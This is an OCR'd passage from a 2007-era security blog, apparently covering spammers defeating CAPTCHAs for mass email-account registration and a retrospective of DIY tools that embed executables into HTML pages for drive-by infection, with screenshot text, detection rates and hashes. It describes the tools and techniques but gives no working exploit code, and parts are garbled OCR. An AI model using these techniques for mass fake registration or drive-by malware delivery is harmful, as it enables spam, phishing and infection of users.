
20. http://wormradar.com/boi.wmv

21.

http://extracare.trendmicro-europe.com/tm/core/global/images/diary/415de6c43168c331e0007b5c52b6a412_n404.jpg


2.9

September



```
Start testirg 219.65.        :1080 ... [Done]
Start testirg 66.61.        :7312 ... [Failed]
Start testirg 124.125.        :1080 ... [Done]
```

Каптча	Защитный код	Результат
Новая почта 588113339	588113339	**Unkown error**
Новая почта 927270276	927270276	
Новая почта 867830514	867830514	**Unkown error**
Новая почта 300568378	300568378	**Ошибка:** IP 124.125. :1080 заблокирован для регистрации



Кол-во акков: 8

Введите список прокси-серверов:

```
212.138.        :80
212.138.        :80
212.138.        :80
212.138.        :80
```

Spammers and Phishers Breaking CAPTCHAs (2007-09-03 12:25)

The emergence of CAPTCHA based authentication was a logical move in the fight against automated brute forcing

of login details, registrations, spamming and sploging in the form of comments and splogs registration. And


consequently, spammers, phishers and malware authors started figuring out how to automatically achieve their objectives, by either breaking or adapting to a certain CAPTCHA, and even more pragmatic - outsourcing the request

to a third-party.

Two months ago, there were news stories on how spammers and phishers feeling the pressure put on them by

anti spam vendors, have supposedly [1]broken Hotmail and Yahoo’s CAPTCHA. Nothing is impossible, the impossible

just takes a little longer, what’s important is discussing the many other perspectives related to adapting to a CAPTCHA, directly breaking it, or entirely ignoring it.



```
Запуск проверки списка прокси-серверов(отключить можно в файле config.php)...
Start testing 212.138.        :80 ...[Done]
Start testing 212.138.        :80 ...[Done]
Start testing 212.138.,       '80 ...[Done]
Start testing 212.138.       ':80 ...[Done]


Ждите, происходит соединение с сервером и загрузка изображений...

======================================================================
```

Защитный код	Значение кода	Имя аккаунта
		mlemk9sw
		rsbx8xvm
		le311oha

In the first example you can see an automatic CAPTCHA recognition at a Russian email provider. What the script is


doing is basically syndicating proxies, ensuring they work, and starting the mass registration process while providing confirmation or error results in between. The CAPTCHA in question is indeed primitive, but the email provider’s clear

IP reputation and launch pads for spam, phishing and malware is what the malicious parties are really interested in.

Once the CAPTCHA becomes easily recognizable, the entire process of logging in and sending the malicious content

can also be fully automated.

In the second example you can see a great example of the adaptation process. The CAPTCHA cannot be



664332	lz20zvko
926437	qtjxcvqw
683573	aj89w3fh
254438	uyvqch0n
754786	uo3v9ejb
598967	cm7xakz9

Кол-во акков: 8

efficiently abused we we've seen with the first case, but instead of putting efforts into breaking it directly, the

malicious parties are simply adapting. Once proxies get syndicated and verified for connectivity, a request for the

number of accounts to be registered is initiated, the script then responds with automatically generated logins, and

presents the CAPTCHA to be manually entered by the malicious party. Malicious economies of scale in action, despite

that the CAPTCHA cannot be broken, the process is still partly automated, another example of marginal thinking


applied in order to achive an objective.

Sample CAPTCHA breaking project requests :

- " *I need a captcha breaker that can break captchas that are of the same style i will upload here.I will want a c++ dll that recieves a file path and returns a char* with the content of the picture (letters and numbers)*"

- " *The program needs to take a myspace captcha image and determine what the text says in the image. The accuracy needs to be 80 %+*"

- " *We are an expert group for inputing captcha for you with very low price and high accuracy. We can input 10k to 100k (depending on how many you can offer to us) per day with accuracy at least 70 % (for simple captcha such as yahoo,*



```
Pass: [illegible]
Проверить

Login: iz20zvko@:
Pass: rpem9vezyo
Проверить

Login: qtjxcvqw@
Pass: u82jnauwotzj
Проверить

Login: aj89w3fh@
Pass: k5pt9mxth8
Проверить

Login: uyvqch0n@
Pass: jqydpbwsku
Проверить

Login: uo3v9ejb@
Pass: dmxqcku7
Проверить

Login: cm7xakz9@
Pass: h394do6lhqt
Проверить

                    Кол-во акков:
                    8

              Введите список прокси-серверов:
                212.138.        :80
                212.138.        :80
                212.138.        :80
                212.138.        :80
```

it is above 95 %). We also own expert programmers who can help you with writting your spiders or other softwares to get and manage all the captchas. "

Some are purely malicious, others aim to verify the security of a CAPTCHA in development for instance. Let's summarize - **Why are malicious parties interested in defeating CAPTCHA's at popular sites?**

- take advantage of the clear IP reputation of the email service in order to improve the chance of having their phishing/spam/malware email successfully received

- set the foundations for a large scale automated spamming/phishing operations by using legitimate email addresses, thus improving their chances of not getting filtered

- automated registration of splogs – spam blogs

- as search engines are starting to crawl sites submitted at the most popular social networks in real time, spammers

or malware authors are naturally interested in abusing this development to timely attract huge

audiences at their splogs who often have malware embedded within

What are malicious parties doing to achieve efficiency despite their inability to defeat an advanced CAPTCHA?

- humans entering the CAPTCHAs while the script is auto generating, storing and auto logging with the passwords in a

combinated with the human entered CAPTCHA

- adapting compared to putting more efforts into rocket science as whenever a CAPTCHA cannot be beated automat-

ically, as you already saw on the second screenshot, they're making it easier for humans to enter the CAPTCHA and

faster compared to an end user browsing

- outsourcing making it sound it's more of a quality assurance project of CAPTCHA to be introduced on the market

What can web sites do to prevent that sort of malicious behaviour? Strong CAPTCHAs should be in place by default, but taking another perspective, the way I discussed how click fraud could be easily detected by advertising networks

syndicating IPs of already known to be malware infected hosts, in this very same fashion we could have CAPTCHA system that would check to see if, for instance, default proxy ports are opened at the host trying to register, and

whether or not they’re part of a botnet. With data like this now a commodity, a prioritization process to closely

monitor mass registrations from these IPs is a pragmatic early warning system.

Interesting reading on the big picture too - [2]CAPTCHA - The Broken Token :

" *How much does it cost to have a CAPTCHA hack custom developed? $10 to $20 ought to do the trick; certainly no more than $50. But the cost isn’t the point. What’s more alarming is that thousands upon thousands of site owners*

are depending upon flawed technology to protect their sites from spam even though they know, or at least should

know, that it’s only a matter of time until some spam robot shows up and starts hammering away at those worthless

little images. "

The irony regarding CAPTCHAs are how less popular sites compared to the Web 2.0 darlings often have a more

sophisticted CAPTCHA compared to the most widely used web sites.

Related links:

[3]Craziest Captchas on the Web

[4]Cryptographp

[5]OCR Research Team; [6]List of Weakness

[7]PWNtcha - captcha decoder

[8]XRumer

Related posts:

[9]But of Course It’s a Pleasant Transaction

[10]Vladuz’s EBay CAPTCHA Populator

[11]Attack of the SEO Bots on the .EDU Domain

[12]Spam Comments Attack on Techcrunch Continuing

[13]The Blogosphere and Splogs

1. http://tech.blorge.com/Structure:%20/2007/07/08/spammers-overcome-hotmail-and-yahoo-captcha-systems/

2. http://bbspam.com/2007/08/15/captcha-the-broken-token/

3. http://www.tonsai.de/blog-english/2007/craziest-captchas-on-the-web/

4. http://www.cryptographp.com/

5. http://ocr-research.org.ua/

6. http://ocr-research.org.ua/list.html

7. http://sam.zoy.org/pwntcha/

8. http://pandalabs.pandasecurity.com/XRumer.aspx

9. http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html


10. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

11. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

12. http://ddanchev.blogspot.com/2007/03/spam-comments-attack-on-techcrunch.html

13. http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html

455




IE EXploiter
By (@linuxmail.org)

Before we start please note that not all versions off Internet Explorer are vunverable to this

Server C:\Downloader 2\server.exe

Finished Encoding



EXE File:
F:\Files\Macromedia Universal KeyGen 1.4.EXE

Loaded 31700 of 31744 bytes...
Hit ESC to cancel

DIY Exploits Embedding Tools - a Retrospective (2007-09-04 12:27)

Great analysis by the [1]Spywareguide folks – Chris Boyd and Peter Jayaraj in this assessment – especially my deja

vu moment with the King’s IE Exploiter tool which I intented to cover in an upcoming post, in a combination with

a brief retrospective of exploit and malware embedding tools that were empowering entire generations of script

kiddies during the last couple of years. These tools are a great example of what the DIY trend used to look like before malicious economies of scale were embraced in the form of [2]today’s modular and efficiency-centered malware kits

we’re aware of.

– The IE Exploiter v1.0/2.0

The tool is first know to have emerged back in 2002, with its latest version released in 2004. It was first branded


as the "Fearless IE Exploiter" and then returned back to it’s original name. **Description of the v1.0** : " *Fearless IE*

Exploiter allows you to embed executable files into HTML documents, that when viewed in an unpatched version of

Internet Explorer 5. will automatically download and execute the .exe*". And the **description of v2.0** : " *IE Exploiter v2 is a very simple tool that creates a HTML file with an embedded executable file. Once the HTML file is viewed the executable file will overwrite notepad.exe on the target system and then execute it using the view-source: prefix.* "

Result: 22/32 (68.75 %) **File size**: 149359 bytes

456




King18 IE Exploiter Puplic Edition

СЗИШ 36П3жд 6жП

http://server.com/server.exe

Example : "http://   /server.exe

KING18 IE EXPLOITER
ОнЗСЗК гКЮПгЙ
36ИСнП 363бЯКСждн 66КИбнЫ ИПОж6 36ШНнЙ
?
КФЫнб 36г Гж ГЫднЙ ЪдП ЗКН 36ХЗНЙ
http://www
?
ОСжМ
ГЮСЗдн
КЯжнд 36ХЗНЙ



Load here the application to execute

http://www.myserver.here/test.mp3

choose here your local outputfolder for package

Exec Delay (ms) 5000

Fake window :-) □

smart path checking ☑

additional custom path □

MD5: 315cd35aa5a0334697832e83fac7b0dc

SHA1: 71a7929f7781d969a63e532cd8cd877940a2ca12

– King’s IE Exploiter


King’s IE Exploiter is an Arabic DIY exploit embedding tool released around 2004. Despite that the malware embedded

sites generated on-the-fly come totally unobfuscated, we will yet wait and see the eventual release of such feature.

Result: 6/32 (18.75 %)

File size: 253440 bytes **MD5**: e6052d3abf95429fd761feef0a695470

SHA1: 9f91e21bf9e8898a09c36b31bb1f5afff3cb8f35



Glbethqj.html

□ Use Default Page
□ Make an HEX copy
□ Page ICQ notify enter-message
□ Server ICQ notify enter-message
□ Startup Method SysNorton
□ Denial of Service Info.html

HTA File Name: Welcome

General Options for GodMessage Creation... Click "Done" to include it...

– Zephyrus

Again relased around 2004, the description reads : " *Its a prove of concept tool to generate a Stench Medi-*

aPlayer Exploit file more infos about stench can be found here [3] *http://malware.comor at* [4] *hereAVP calls it exploit.win32.zephyrus*"

Result: 30/32 (93.75 %)

– God’s Will

The description reads : " *A GODMESSAGE page is an HTML page that works with an ACTIVEX bug founded in*


IE5.5/OUTLOOK/OUTLOOK EXPRESS. Thanks to this bug when someone view our godmessaged page he downloads an

HTA file in his STARTUP FOLDER. '

Result: 32/32 (100 %)

– Ed Html Infector

458



The description of the tool circa 2004 reads : " *Ed HTML Infector is a verysimple tool that creates HTML file with an embedded executable file within.* "

Result: 14/32 (43.75 %)

File size: 118784 bytes

MD5: 94c642903318f89d410c64d46f2047aa

SHA1: b834cd34283e541dccb5aad81fb49ca97adbb48c

